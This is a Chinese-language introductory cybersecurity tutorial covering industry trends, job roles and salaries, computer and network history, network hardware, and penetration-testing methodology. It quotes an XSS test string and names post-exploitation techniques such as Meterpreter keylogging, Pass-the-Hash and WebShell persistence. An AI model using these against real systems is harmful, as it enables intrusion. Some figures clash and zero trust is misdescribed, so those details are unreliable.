


提前声明:
若有学员使用此文章知识若造成违反法律,国家安全的行为,其责任由本学员承担,与此网站,此论坛,此文章无关
此文章秉承公益分享的原则,对网络安全方面提供学习途径。网站内容仅作为交流使用,请不要过度解读。感谢支持,文章不提供打赏
网络安全概述
网络安全是一个关系国家安全和主权、社会的稳定、民族文化的继承和发扬的重要问题。其重要性,正随着全球信息化步伐的加快而变得越来越重要。“家门就是国门”,安全问题刻不容缓。网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论、信息论等多种学科的综合性学科。网络安全是指网络系统的硬件、软件及其系统中的数据受到保护,不受偶然的或者恶意的原因而遭到破坏、更改、泄露,系统连续可靠正常地运行,网络服务不中断。网络安全从其本质上来讲就是网络上的信息安全。从广义来说,凡是涉及到网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络安全的研究领域。网络安全网络安全的具体含义会随着“角度”的变化而变化。比如:从用户(个人、企业等)的角度来说,他们希望涉及个人隐私或商业利益的信息在网络上传输时受到机密性、完整性和真实性的保护。避免其他人或对手利用窃听、冒充、篡改、抵赖等手段侵犯用户的利益和隐私,访问和破坏。
下图摘录自 百度:

颜色注解:红色随着颜色越深表明越重要
序:为什么要写这篇文章?
1.网络安全的趋势
人工智能与机器学习的深度应用
-攻击端:犯罪分子利用机器学习使恶意软件能够实时变异,以绕过静态检测,还能让恶意软件深入安装、检测沙盒环境并适应端点防御,零日攻击越发频繁且难以防范。
-防御端:安全团队将基于人工智能的分析与人工主导的威胁追踪相结合,快速筛选事件日志,自动标记可疑模式,显著缩短检测窗口,节省违规成本。同时,人工智能驱动的系统可实时处理大量数据,使用预测分析来识别潜在威胁,在攻击出现之前进行预防,并自动化响应事件,如消除恶意软件或网络钓鱼尝试等威胁,无需人工干预。
零信任架构的广泛采用
随着基于边界的安全体系逐渐过时,零信任成为新的热门趋势。零信任仅在初始身份验证后授予全面访问权限,之后会重新验证每个请求,为防御者提供了应对高级入侵的重要选择,越来越多的组织正在采用微分段、用户上下文检查和持续会话监控等零信任策略,以更好地保护敏感数据和系统。
量子计算威胁与后量子加密的发展
量子计算虽尚未成熟,但其潜在的破解当代加密技术的能力引发了高度关注。目前被截获的数据可能被网络犯罪分子或民族国家囤积,寄希望于未来使用量子硬件进行解密。因此,针对关键数据的抗量子算法研究成为重点,尽早采用后量子加密技术,以确保在量子机器成熟时数据的安全。多国已制定后量子密码迁移路线图和实施指南,国际IT产业链也启动了向前兼容工程,推动后量子加密技术的落地应用。
勒索软件即服务(RaaS)的演变与应对
越来越多的勒索软件团体转型成为服务提供商,向其关联企业提供易于使用的工具包,并从中抽取一定比例的利润,降低了技术门槛,导致攻击激增。离线备份和分段网络成为必要的弹性策略,以应对勒索软件攻击带来的巨大损失。安全厂商也在不断加强防护措施,如Singularity™ Endpoint Protection提供自主的实时防御,防止勒索软件在网络中传播。
5G和边缘安全风险的凸显
随着5G网络的蓬勃发展,数据量不断增长,实时用例扩展到物联网和工业控制系统,新的边缘漏洞暴露无遗。5G基础设施或边缘计算节点的中断可能影响供应链、医疗保健或消费应用等。因此,需要从固件更新到边缘身份检查等方面密切关注5G相关的网络安全趋势和挑战,以全面管控风险。
网络安全服务化转型加速
网络安全行业正在从卖硬件盒子和软件向提供网络安全服务的模式转变,如订阅模式、云安全服务、MSS或XDR服务等。这一趋势主要由政策驱动、技术进步和市场需求变化等因素共同推动,其优势在于企业能够更灵活地应对不断演变的威胁,无需大量内部资源,同时也满足了中小企业预算有限的需求。
物联网设备安全的重要性日益提升
物联网设备在企业和家庭中的数量快速增长,但许多设备缺乏强大的内置安全性,容易被网络犯罪分子利用,成为攻击的入口,从而危及整个网络。因此,组织必须通过强身份验证措施来保护 IoT 端点,如唯一设备凭证和多因素身份验证,并定期进行更新和补丁,以解决漏洞和防止未经授权的访问。
身份和访问管理的强化
迈向零信任的趋势使得身份和访问管理迎来新变革,超越传统的基于密码的身份验证,迈向生物识别或基于风险的身份验证以及持续的会话验证,减少对凭证的依赖。同时,自动化的配置/取消配置功能也得到更多应用,当角色变更时,可确保剩余权限极少,从而有效缓解金融、医疗等数据受到监管的行业的内部威胁。
SOC自动化与编排的应用
安全运营中心的警报量持续增长,使用编排工具自动执行 IP 黑名单、主机隔离或事件关联等日常任务成为趋势,这不仅提高了工作效率,还能确保安全策略的一致性执行,使人工分析师能够更加专注于复杂或多层攻击,而适当的自动化则可以显著提升安全运营的效果。
深度伪造的威胁与应对
预计到2025年,深度伪造将构成更大的威胁,因其更具说服力且更难检测,可能被用于误导信息、欺诈或声誉损害等。企业需利用AI分析内容不一致性或不自然模式的深度伪造检测技术来对抗这一威胁,同时定期培训员工识别潜在的深度伪造,并建立验证内容真实性的协议,以维护数字内容的信任。
生成式人工智能对数据安全的影响
生成式人工智能的兴起改变了数据安全计划的重点,从传统的保护结构化数据转向保护文本、图像、视频等非结构化数据上。企业需要重新审视和调整战略重点,以应对生成式人工智能带来的新安全挑战,如数据泄露、版权侵犯等问题。
机器身份管理的重要性凸显
随着生成式人工智能、云服务、自动化和DevOps实践的广泛应用,机器账号和凭据在物理设备与软件工作负载中的使用大幅增长,若不加以控制和管理,会显著扩大企业的受攻击面。因此,安全与风险管理领导者必须制定强有力的机器身份与访问管理策略,加强全企业范围的协同努力,以防范潜在攻击。
2.网络安全的就业现状
需求旺盛
数字化转型加速,各行业对网络安全的重视程度不断提高,导致网络安全人才需求持续增长。据相关统计,2025年全球网络安全市场规模将突破万亿美元,而中国数字经济规模也将超过60万亿元,大量的数据存储、传输和处理都需要强大的网络安全保障,促使网络安全岗位需求缺口显著扩大。
岗位众多
就业岗位丰富多样,包括网络安全工程师、渗透测试工程师、代码审计工程师、等级保护工程师、安全运维工程师、安全运营工程师、安全服务工程师、数据加密专家、安全架构师、漏洞分析师、AI安全专家等。
薪资待遇高
由于人才供不应求,网络安全领域的薪资普遍高于IT行业平均水平,且呈现稳步增长的态势。2021年上半年,网络安全行业人才需求总量较去年同期增长了39.87%,平均招聘薪酬已达到22387元/月,较去年同期提高了4.85%。
职业发展空间大
网络安全专业技术性强,从业者在工作单位往往处于技术核心骨干地位,随着经验的积累和技术的提升,职业晋升机会多,可发展为高级安全架构师、安全总监等职位,还可以自主创业,成立网络安全咨询公司等。
3.网络安全面临的挑战
技能要求高
网络安全领域知识体系庞大,涵盖计算机网络、操作系统、编程语言、加密技术、安全协议、漏洞挖掘、渗透测试等多个方面,且技术更新换代快,需要从业者不断学习和掌握新知识、新技能,才能适应不断变化的网络安全威胁。
实践经验不足
高校的网络安全课程大多以理论教学为主,学生缺乏实际操作和项目经验,难以满足企业对实战能力的要求。企业在招聘时往往更倾向于有丰富实战经验的人才,而应届毕业生通常需要经过一段时间的培训和锻炼才能胜任工作。
行业竞争激烈
虽然网络安全人才缺口大,但近年来报考网络安全专业的学生数量也在不断增加,导致就业市场竞争日益激烈。特别是在初级岗位,录用率甚至不足10%,求职者需要具备突出的个人能力和综合素质,才能在众多竞争者中脱颖而出。
地域分布不均
网络安全岗位主要集中在北上广深等一线城市和经济发达地区,这些地区的网络安全产业发达,企业众多,对人才的需求量大。而在二三线城市,网络安全岗位相对较少,就业机会有限,导致人才地域分布不均衡,许多从业者为了寻找更好的就业机会,不得不向一线城市聚集。
年龄限制
网络安全行业存在一定的年龄歧视,35岁以上的从业者常常被贴上“技术落后”的标签,尽管他们有着丰富的经验,在处理复杂的网络安全问题时更有优势,但企业往往更倾向于招聘年轻、薪资要求相对较低的毕业生,使得35岁以上的从业者在就业市场上处于劣势,面临着“有经验却难就业”的困境。
监管与合规挑战
网络安全监管力度不断加强,相关法律法规日益完善,企业需要确保自身的网络安全措施符合法规要求。这要求从业者不仅要具备技术能力,还要熟悉相关的法律法规和政策标准,能够为企业的合规运营提供支持和保障。
新兴技术的冲击
随着人工智能、机器学习、物联网、区块链等新兴技术的广泛应用,网络安全面临着新的挑战和风险。从业者需要及时了解和掌握这些新兴技术在网络安全领域的应用和防护方法,以应对不断变化的威胁态势。
4.网络安全的重要性
我们为什么要学习网络安全?
对个人的重要性
保护个人隐私与信息:人们的大量个人信息如姓名、身份证号、电话号码、家庭住址等在互联网平台上存储和传输。网络安全能防止这些信息被泄露和滥用,避免个人隐私曝光、遭受骚扰电话和诈骗信息等困扰,守护个人生活安宁。
保障个人财产安全:随着电子支付的普及,个人财产与网络紧密相连。网络安全可防止网络诈骗、账户被盗等风险,保障个人银行账户、电子支付账户等的资金安全,避免财产损失。
对企业的重要性
维护企业声誉和形象:企业的网络系统存储着商业机密、客户资料等重要信息。一旦发生网络安全事件,如数据泄露、系统瘫痪等,企业的声誉将受损,客户信任度降低,进而影响市场份额和品牌形象,甚至可能导致生存危机。
保护企业核心竞争力:企业投入大量资源研发的技术成果、商业策略等是其核心竞争力所在。网络安全能防止这些信息被竞争对手窃取,避免企业在市场竞争中处于劣势,造成经济损失。
确保企业生产经营稳定:网络攻击可能导致企业的生产、经营活动中断,增加额外运营成本。例如,制造业企业的生产设备若遭受网络攻击,可能使生产停滞,影响订单交付和企业收益。
对国家的重要性
保障国家安全:国家的军事、政治、经济等关键领域高度依赖网络信息系统。网络安全是国家安全的重要组成部分,关系到国家政权、主权、领土完整和军事防御等核心利益。例如,军事网络遭受攻击可能导致军事机密泄露、军事指挥系统瘫痪,威胁国家军事安全;对关键基础设施如电力、交通、通信等的网络攻击,会使社会秩序混乱,影响国家正常运转。
维护社会稳定:在网络时代,信息传播迅速且广泛,网络安全事件可能引发社会恐慌、舆论失控等问题。例如,虚假信息的传播可能扰乱社会秩序,影响公众正常生活和社会和谐稳定;对政府部门网站或信息系统的攻击,会影响政府公共服务功能,降低政府公信力。
促进经济发展:发展网络安全和数据安全产业,能推进网络强国、数字中国和数字社会建设,做强做优数字经济,为经济发展注入新动力。同时,网络安全也是数字经济健康发展的基石,保障电子商务、电子金融等新兴业态的顺利进行,促进经济持续增长和创新。
对数字经济的重要性
保障数字经济健康发展:数字经济以数据为核心生产要素,数据的安全性直接关系到数字经济的稳定和可持续发展。网络安全和数据安全共筑数字经济发展的“护城河”,确保数据在收集、存储、传输、使用等环节的安全,防止数据泄露、篡改等风险,为数字经济筑牢安全屏障。
推动数字技术创新:网络安全需求的不断增长,促使相关技术不断创新和发展,如加密技术、身份认证技术、入侵检测技术等。这些技术的创新为数字经济的发展提供了更有力的技术支撑,推动数字技术在各领域的广泛应用和深度融合。
5.网络安全对应的职业
网络安全工程师
职责 :保护组织的网络和 IT 系统免受攻击,配置和管理防火墙、入侵检测系统、反病毒软件等安全工具;监控网络安全,识别和应对潜在的网络攻击;执行安全评估和漏洞扫描,制定和执行灾难恢复和备份策略。
薪资待遇 :职友集数据显示,该岗位的薪资在 6k-15k/ 月。智联招聘数据显示,其在 “北京” 地区的平均招聘薪酬为 16,453 元 / 月。
经验要求 :一般无经验要求,但有经验者薪资相对较高。
安全分析师
职责 :分析组织的安全态势,发现潜在的威胁并响应网络安全事件;收集和分析安全事件日志,识别潜在的威胁;执行日常的安全监控工作,编写安全报告,汇报潜在的风险和漏洞。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 42.1%。
经验要求 :通常要求 1-3 年工作经验。
渗透测试员
职责 :模拟攻击者的行为,测试组织的系统、应用程序和网络的安全性,发现漏洞并报告给安全团队;分析渗透测试结果,生成详细的报告,提出改进建议。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 38.8%。
经验要求 :通常要求 1-3 年工作经验。
安全运维工程师
职责 :负责组织安全运营环境的日常维护和监控,包括管理防火墙、入侵检测系统和其他安全设备;监控网络流量,检查可疑活动;响应安全事件,协助修复漏洞并进行根本原因分析。
薪资待遇 :职友集数据显示,该岗位的薪资在 6k-15k/ 月。
经验要求 :一般要求 1-3 年经验者居多。
安全架构师
职责 :设计和实施组织的整体安全架构,评估企业的安全需求,设计防护措施,选择合适的安全工具和技术,与开发团队合作确保系统设计符合安全要求。
薪资待遇 :职友集数据显示,其综合工资拿 20-30K / 月的占比最高,达 29.9%。
经验要求 :通常要求 5-10 年工作经验。
SOC 总监
职责 :领导和管理安全运营中心的团队,制定和执行安全操作战略,确保高效的威胁检测、事件响应和漏洞管理;定期进行安全评估和演练,提供有关安全态势的高层报告和建议。
薪资待遇 :职友集数据显示,其综合工资拿 20-30K / 月的占比最高,达 36.8%。
经验要求 :一般要求 5-10 年工作经验。
身份访问管理经理
职责 :确保公司内部的身份验证和授权控制系统安全可靠,管理和优化用户访问权限;配置和维护多因素认证和单点登录解决方案,定期审查和更新访问控制策略。
薪资待遇 :职友集数据显示,其综合工资拿 20-30K / 月的占比最高,达 30.8%。
经验要求 :通常要求 5-10 年工作经验。
进攻性安全工程师
职责 :模拟攻击者的行为,测试企业系统的防御能力;执行渗透测试和红队活动,分析和报告测试结果,提供安全咨询,协助建立安全防御体系。
薪资待遇 :职友集数据显示,其综合工资拿 20-30K / 月的占比最高,达 33.3%。
经验要求 :一般要求 3-5 年工作经验。
高级渗透测试员
职责 :执行深度的渗透测试,模拟黑客攻击以评估组织网络和应用程序的安全性;编写详细的渗透测试报告,提供漏洞修复建议。
薪资待遇 :职友集数据显示,其综合工资拿 20-30K / 月的占比最高,达 33.3%。
经验要求 :通常要求 3-5 年工作经验。
高级威胁检测与验证工程师
职责 :验证企业的安全防护措施是否能够有效应对高级威胁;设计并执行威胁检测演练,评估和优化组织的安全防御系统。
薪资待遇 :职友集数据显示,其综合工资拿 20-30K / 月的占比最高,达 33.3%。
经验要求 :一般要求 3-5 年工作经验。
高级应用安全研究员
职责 :开发和应用新技术以识别和修复软件中的漏洞;进行深度的应用程序代码审查,与开发团队合作确保安全最佳实践被融入到整个开发生命周期中。
薪资待遇 :职友集数据显示,其综合工资拿 20-30K / 月的占比最高,达 33.3%。
经验要求 :通常要求 5-10 年工作经验。
软件安全工程师
职责 :开发和实施保护软件系统免受安全威胁的技术和措施;审查和修复软件代码中的安全漏洞,设计和实施安全开发流程。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 33.3%。
经验要求 :一般要求 1-3 年经验者居多。
网络安全员
职责 :从事与网络安全相关的基础性工作,协助维护网络安全设备的正常运行,参与网络安全事件的应急响应和处理等。
薪资待遇 :职友集数据显示,其综合工资拿 4.5-6K / 月的占比最高,达 42.9%。
经验要求 :一般要求 1-3 年经验者居多。
网络安全产品经理
职责 :负责网络安全产品的规划、设计和管理,根据市场需求和用户反馈,制定产品的功能和特性,协调研发、测试、市场等团队,推动产品的开发和上线。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 27.3%。
经验要求 :通常要求 3-5 年工作经验。
网络安全软硬件地市销售经理
职责 :负责网络安全软硬件产品的销售工作,拓展地市市场,与客户建立良好的合作关系,了解客户需求,提供产品解决方案,完成销售目标。
薪资待遇 :职友集数据显示,该岗位的薪资在 8k-16k/ 月。
经验要求 :一般要求 3-5 年经验者居多。
网络安全市场营销岗
职责 :制定和执行网络安全产品的市场营销策略,开展市场调研,分析市场需求和竞争情况,策划和组织市场推广活动,提升产品的知名度和市场份额。
薪资待遇 :职友集数据显示,该岗位的薪资在 1.5-2.5 万 / 月。
经验要求 :通常要求 5-10 年工作经验。
网络安全实习生
职责 :协助网络安全团队完成日常工作,如进行网络安全设备的配置和测试,参与漏洞扫描和安全评估,学习和了解网络安全技术和工具等。
薪资待遇 :职友集数据显示,其综合工资拿 4.5-6K / 月的占比最高,达 28.6%。
经验要求 :一般要求应届毕业生或无经验者。
网络安全专家
职责 :领导 SOC 应急响应和漏洞管理,优化安全工具和技术,进行安全意识培训等。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 33.3%。
经验要求 :通常要求 3-5 年工作经验。
威胁检测工程师
职责 :研究威胁,进行检测逻辑开发和攻击模拟,设计威胁检测用例。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 33.3%。
经验要求 :一般要求 1-3 年经验者居多。
数据丢失防护分析员
职责 :开发和实施数据丢失防护政策,监控数据泄露风险,调查 DLP 警报。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 33.3%。
经验要求 :通常要求 1-3 年工作经验。
安全工程师顾问
职责 :提供安全评估与建议,帮助组织部署和优化安全防护工具。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 33.3%。
经验要求 :一般要求 3-5 年工作经验。
Ubuntu 安全工程师
职责 :负责 Ubuntu 操作系统中的漏洞修复和安全更新,确保系统和软件包的安全。
薪资待遇 :职友集数据显示,其综合工资拿 15-20K / 月的占比最高,达 33.3%。
经验要求 :通常要求 1-3 年工作经验。
网络概述
网络是由若干节点和连接这些节点的链路构成,表示诸多对象及其相互联系。
请先看,名词的解释在后面
网络发展历程
起源
随着1946年世界上第一台电子计算机问世后的十多年时间内,由于价格很昂贵。电脑数量极少,早期所谓的计算机网络主要是为了解决这一矛盾而产生的。其形式是将一台计算机经过通信线路与若干台终端直接连接,我们也可以把这种方式看做为最简单的局域网雏形。
最早期的网络如下图所示:

至于怎么连接的,电脑上面有接口,这些接口在制造第一台电脑时就已经设计好了
为了扫盲,我们再叙述一下世界上电脑的发明
计算机概述
计算机(computer)俗称电脑,是现代一种用于高速计算的电子计算机器,可以进行数值计算,又可以进行逻辑计算,还具有存储记忆功能。是能够按照程序运行,自动、高速处理海量数据的现代化智能电子设备。
由硬件系统和软件系统所组成,没有安装任何软件的计算机称为裸机。可分为超级计算机、工业控制计算机、网络计算机、个人计算机、嵌入式计算机五类,较先进的计算机有生物计算机、光子计算机、量子计算机等。
计算机是20世纪最先进的科学技术发明之一,对人类的生产活动和社会活动产生了极其重要的影响。它的应用领域从最初的军事科研应用扩展到社会的各个领域,已形成了规模巨大的计算机产业,带动了全球范围的技术进步,计算机已遍及一般学校、企事业单位,进入寻常百姓家,成为信息社会中必不可少的工具。计算机的应用在中国越来越普遍,特别是互联网、通信、多媒体等领域的应用取得了不错的成绩。1996年至2009年,计算机用户数量从原来的630万增长至6710万台,联网计算机台数由原来的2.9万台上升至5940万台。互联网用户已经达到3.16亿,无线互联网有6.7亿移动用户,其中手机上网用户达1.17亿,为全球第一位。
1889年,美国科学家赫尔曼·何乐礼研制出以电力为基础的电动制表机,用以储存计算资料。
1930年,美国科学家范内瓦·布什造出世界上首台模拟电子计算机。
1939年至1942年间,阿坦那索夫(John V.Atanasoff)和贝里在爱荷华州立大学制造出了第一台电子计算机。 [7]

ENIAC计算机
1946年2月14日,由美国军方定制的世界上第二台电子计算机“电子数字积分计算机”ENIAC(Electronic Numerical Integrator And Computer)在美国宾夕法尼亚大学问世了 [6]。ENIAC(中文名:埃尼阿克)是美国奥伯丁武器试验场为了满足计算弹道需要而研制成的,这台计算器使用了17840支电子管,大小为80英尺×8英尺,重达28t(吨),功耗为170kW,其运算速度为每秒5000次的加法运算,造价约为487000美元。ENIAC的问世具有划时代的意义,表明电子计算机时代的到来。在以后60多年里,计算机技术以惊人的速度发展,没有任何一门技术的性能价格比能在30年内增长6个数量级。

下图为电子管数字计算机,来源百度,截掉了下面的显示器
计算机的发展(第一,第二代)如下图所示,来源百度。
第一代计算机
(电子管)
1946年2月14日 [4]
美国宾夕法尼亚大学研制的人类历史上真正意义的第一台电子计算机,占地170平方米,耗电150千瓦,造价48万美元,每秒可执行5000次加法或400次乘法运算。共使用了 18000个电子管。
1950年
第一台并行计算机,实现了计算机之父“冯.诺伊曼”的两个设想:采用二进制和存储程序。
第二代计算机
(晶体管)
1954年
TRADIC
IBM公司制造的第一台使用晶体管的计算机,增加了浮点运算,使计算能力有了很大提高。
1958年
IBM 1401
这是第二代计算机中的代表,用户当时可以租用。
在其中,计算机迭代了网卡设备。网卡是工作在数据链路层的网路组件,是局域网中连接计算机和传输介质的接口,不仅能实现与局域网传输介质之间的物理连接和电信号匹配,还涉及帧的发送与接收、帧的封装与拆封、介质访问控制、数据的编码与解码以及数据缓存的功能等。网卡的作用是充当电脑与网线之间的桥梁,它是用来建立局域网并连接到Internet的重要设备之一。
好了,让我们回去吧。
最早的网络,是由美国国防部高级研究计划局(ARPA)建立的。现代计算机网络的许多概念和方法,如分组交换技术都来自ARPAnet。 ARPAnet不仅进行了租用线互联的分组交换技术研究,而且做了无线、卫星网的分组交换技术研究-其结果导致了网络协议TCP/IP协议的问世。
网络的硬件
路由器
路由器相当于一个共享器。
有线路由器
外形示意图如下:

路由器是一种多端口设备,可以连接不同传输速率并运行于各种环境的局域网和广域网,也可以采用不同的协议。路由器属于OS I 模型的第三层(后文我们会叙述)。网络层指导从一个网段到另一个网段的数据传输,也能指导从一种网络向另一种网络的数据传输。过去,由于过多的注意第三层或更高层的数据,如协议或逻辑地址,路由器曾经比交换机和网桥的速度慢。因此,不像网桥和第二层交换机,路由器是依赖于协议的。在它们使用某种协议转发数据前,它们必须要被设计或配置成能识别该协议。
传统的独立式局域网路由器正慢慢地被支持路由功能的第三层交换机所替代。但路由器这个概念还是非常重要的。独立式路由器仍然是使用广域网技术连接远程用户的一种选择。
无线路由器
无线路由器是带有无线覆盖功能的路由器,它主要应用于用户上网和无线覆盖。无线路由器可以看作一个转发器,将家中墙上接出的宽带网络信号通过天线转发给附近的无线网络设备(笔记本电脑、支持wifi的手机等等)。市场上流行的无线路由器一般都支持专线xdsl/ cable,动态xdsl,pptp四种接入方式,它还具有其它一些网络管理的功能,如dhcp服务、nat防火墙、mac地址过滤等等功能。
交换机
交换机(switch)就是一种在通信系统中完成信息交换功能的设备。是一种基于MAC地址识别,能完成封装转发数据包功能的网络设备。交换机可以“学习”MAC地址,并把其存放在内部地址表中,通过在数据帧的始发者和目标接收者之间建立临时的交换路径,使数据帧直接由源地址到达目的地址。从广义上来看,网络交换机分为两种:广域网交换机和局域网交换机。广域网交换机主要应用于电信领域,提供通信用的基础平台。而局域网交换机则应用于局域网络,用于连接终端设备,如PC机及网络打印机等。
局域网交换机根据其工作方式又可进一步分为存储转发式、直通式和无碎片直通式三种类型。这些不同类型的交换机在处理数据包时各有特点,适用于不同的网络环境和性能需求。随着网络技术的不断发展,现代交换机已经集成了更多智能功能,如VLAN划分、流量控制和QoS保障等。
这些智能功能的集成使得网络管理员能够更加灵活地管理和优化网络资源,提高了整体网络的运行效率和安全性。同时,交换机的硬件性能也在不断提升,支持更高的端口密度和更快的数据传输速率,以满足日益增长的网络流量需求。未来,随着软件定义网络技术的普及,交换机将朝着更加智能化和可编程的方向发展。
1. 网络攻防技术体系
1.1 渗透测试方法论
1.1.1 渗透测试生命周期
渗透测试是一项系统化的安全评估活动,其生命周期遵循业界广泛认可的PTES(Penetration Testing Execution Standard)框架,涵盖六个关键阶段,每个阶段都需要严格的方法论指导和专业的技术执行。前期交互与范围界定阶段是整个测试的基础,测试团队必须与客户签订正式的法律授权文件,明确测试目标、IP地址范围、域名边界、内外网测试权限、时间窗口以及禁止测试的敏感系统。此阶段还需确定测试类型(黑盒/白盒/灰盒)、测试深度、报告格式要求以及紧急联系人信息,确保所有活动在合法合规的框架内进行。
情报收集与目标分析阶段是渗透测试中最耗时的环节,据统计专业测试人员会将40%以上的时间投入于此,因为信息收集的丰富程度直接决定了后续攻击的成功率。情报收集分为被动和主动两个维度:被动信息收集利用公开渠道获取目标信息,包括WHOIS查询获取域名注册信息、DNS记录枚举(A、AAAA、CNAME、MX、TXT、NS记录)、证书透明度日志(Certificate Transparency)搜索关联域名、搜索引擎高级语法(Google Hacking)、社交媒体情报挖掘、代码仓库(GitHub/GitLab)监控以及商业威胁情报平台(Shodan、Censys、FOFA)等,此过程不与目标系统产生直接交互,具有隐蔽性强的特点。主动信息收集则通过直接与目标系统交互获取技术细节,包括端口扫描(Nmap、Masscan)、服务指纹识别、目录爆破(Gobuster、Dirb)、子域名枚举(Amass、Sublist3r)以及网络拓扑探测等,能够获取更精确的攻击面信息但可能触发安全告警。
威胁建模与漏洞分析阶段要求测试人员基于收集的情报,系统性地识别潜在攻击路径和威胁场景。常用的STRIDE模型从欺骗(Spoofing)、篡改(Tampering)、否认(Repudiation)、信息泄露(Information Disclosure)、拒绝服务(Denial of Service)、权限提升(Elevation of Privilege)六个维度分析威胁类型;攻击树(Attack Tree)则以图形化方式分解攻击目标至基本事件,计算攻击路径的可行性和成本。漏洞分析结合自动化扫描工具(Nessus、OpenVAS、AWVS)与人工验证,对发现的潜在漏洞进行确认和分类,重点关注OWASP Top 10等常见漏洞类型。
漏洞利用与权限获取阶段是将理论分析转化为实际成果的关键环节。测试人员需遵循"最小影响"原则,在授权范围内验证漏洞的可利用性。低风险利用包括简单的XSS验证脚本(如<script>alert(1)</script>)、CSRF令牌有效性测试等;高风险利用则涉及远程代码执行(RCE)、SQL注入数据提取、文件上传GetShell等操作,必须在隔离环境中严格控制影响范围。成功的漏洞利用往往意味着获取了目标系统的初步访问权限,此时需要评估权限等级并规划后续的权限提升路径。
后渗透与权限维持阶段模拟高级持续性威胁(APT)的行为,测试权限维持、横向移动和数据窃取能力。技术活动包括信息收集(系统基本信息、网络配置、敏感文件)、权限提升(内核漏洞、配置错误、凭证收集)、横向移动(Pass-the-Hash、WMI、WinRM)以及持久化维持(WebShell、计划任务、服务注册表)。Meterpreter作为Metasploit框架的高级Payload,提供内存驻留、进程迁移、端口转发、屏幕截图、键盘记录等丰富功能,极大地提升了渗透测试的效率和隐蔽性。
报告输出与修复建议阶段是渗透测试的价值体现。专业的渗透测试报告应当遵循"风险导向"原则,结构包括执行摘要(概述测试范围、方法、关键发现)、方法论描述、漏洞详情(按CVSS评分排序,包含漏洞描述、复现步骤、截图证据、影响分析)、修复建议(短期缓解措施与长期整改方案)以及附录材料。高质量的报告不仅能够清晰呈现安全风险,更能为客户提供可操作的修复指导,真正实现安全价值的转化。
1.1.2 渗透测试类型
黑盒测试模拟真实的外部攻击者视角,测试人员在零信息条件下开展攻击,仅掌握目标系统的公开可访问信息。这种测试方式最能反映系统面对互联网威胁的真实防御能力,发现配置错误、暴露的攻击面和逻辑漏洞,但由于信息有限,测试周期较长且可能遗漏深层的业务逻辑缺陷。典型的黑盒测试流程包括:通过搜索引擎和社交媒体收集目标组织架构信息,利用Shodan、Censys等网络空间搜索引擎识别暴露的网络资产,执行全面的端口扫描和服务识别,针对发现的Web应用进行功能点分析和漏洞挖掘,尝试利用发现的漏洞获取系统访问权限。
白盒测试在完整信息条件下进行,测试人员拥有源代码、系统架构文档、网络拓扑图、配置文件以及数据库设计等全部技术资料。这种测试方式能够进行深度的代码审计和架构安全分析,发现竞态条件、加密实现缺陷、设计层面的安全弱点等复杂问题,测试效率高且覆盖面广,但无法评估系统面对外部未知攻击者的实际防御表现。白盒测试的核心技术活动包括:源代码静态分析识别危险函数调用和不安全编码模式,系统架构评审评估安全控制措施的有效性,配置文件核查发现弱密码、过度授权等配置缺陷,数据流分析识别敏感信息泄露路径。
